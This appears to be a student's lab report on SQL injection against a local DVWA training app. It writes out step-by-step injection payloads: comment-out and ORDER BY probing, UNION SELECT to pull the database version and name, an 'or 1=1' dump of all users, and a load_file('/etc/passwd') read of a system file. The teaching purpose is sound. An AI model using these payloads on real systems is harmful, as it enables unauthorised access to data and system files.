

Name: Kulvir Singh

Register Number: 19BCE2074


Information Security and Audit Analysis

Lab DA 4

SQL INJECTION

SQL injection


In order to exploit SQL injection vulnerabilities we need to figure out how the query is built in order to inject our parameter in a situation that the query will remain true. For example in the DVWA we can see a text field where it asks for user ID. If we enter the number 1 and we click on the submit button we will notice that it will return the first name and the surname of the user with ID=1.



STAY - YouTube Music Vulnerability: SQL Injection :: Dashboard

localhost/DVWA-master/vulnerabilities/sqli/?id=2&Submit=Submit#

Notice: Undefined variable: WarningHtml in C:\xampp\htdocs\DVWA-master\vulnerabilities\sqli\index.php on line 40



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection

User ID:

ID: 2
First name: Gordon
Surname: Brown


More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

STAY - YouTube Music Vulnerability: SQL Injection :: Dashboard

localhost/DVWA-master/vulnerabilities/sqli/?id=5&Submit=Submit#

Notice: Undefined variable: WarningHtml in C:\xampp\htdocs\DVWA-master\vulnerabilities\sqli\index.php on line 40



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection


User ID:

ID: 5
First name: Bob
Surname: Smith

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

If we view the source we get to see that the query formed is `SELECT First_Name,Last_Name FROM users WHERE ID="$id"`.



So let us see how we can break the SQL statement by adding an ' after 1.




So which means its an error based injection and the backend query got successfully broken.


As we know from the source that the sql statement formed is `SELECT First_Name,Last_Name FROM users WHERE ID="$id"`.

Lets try to comment out the rest of the statement by completing our query and adding a comment symbol("#").


So our input will be `"1' #"`.



Now we can insert any of our sql code between the “ ‘ ” and the “ # ”.
SO NOW LETS FIND OUT THE NUMBER OF COLUMNS USING THE “ORDER BY”
Clause. We know that the column doesn’t exist if we get an error. So lets start
with say 3 columns.
Our INPUT: 1’ order by 3#




Which means there are less than 3 columns.(there are two columns)
Now Lets find out which columns are injectable by using “union select”.
Our input: ‘ union select 1,2#



So both columns are injectable.

Lets find out the database version using version() function.


Our input: ' union select 1,version()#



There we get the version in the place of surname.

Lets see which database we are in by using the database() function.


Our input: ' union select 1,database()#



There we get the database name as “dvwa”.

Lets try to leak all database users by giving a query with the OR clause


Our Input: ' or 1=1#



Vulnerability: SQL Injection :: DVWA - YouTube Music

localhost/DVWA-master/vulnerabilities/sqli/?id=%27+union+select+1%2Cload_file%28%27%2Fetc%2Fpasswd%27%2...

otice: Undefined variable: WarningHtml in C:\xampp\htdocs\DVWA-master\vulnerabilities\sqli\index.php on line 40



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection

User ID: Submit

ID: ' union select 1,load_file('/etc/passwd')#
First name: 1
Surname:

More Information

- <https://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>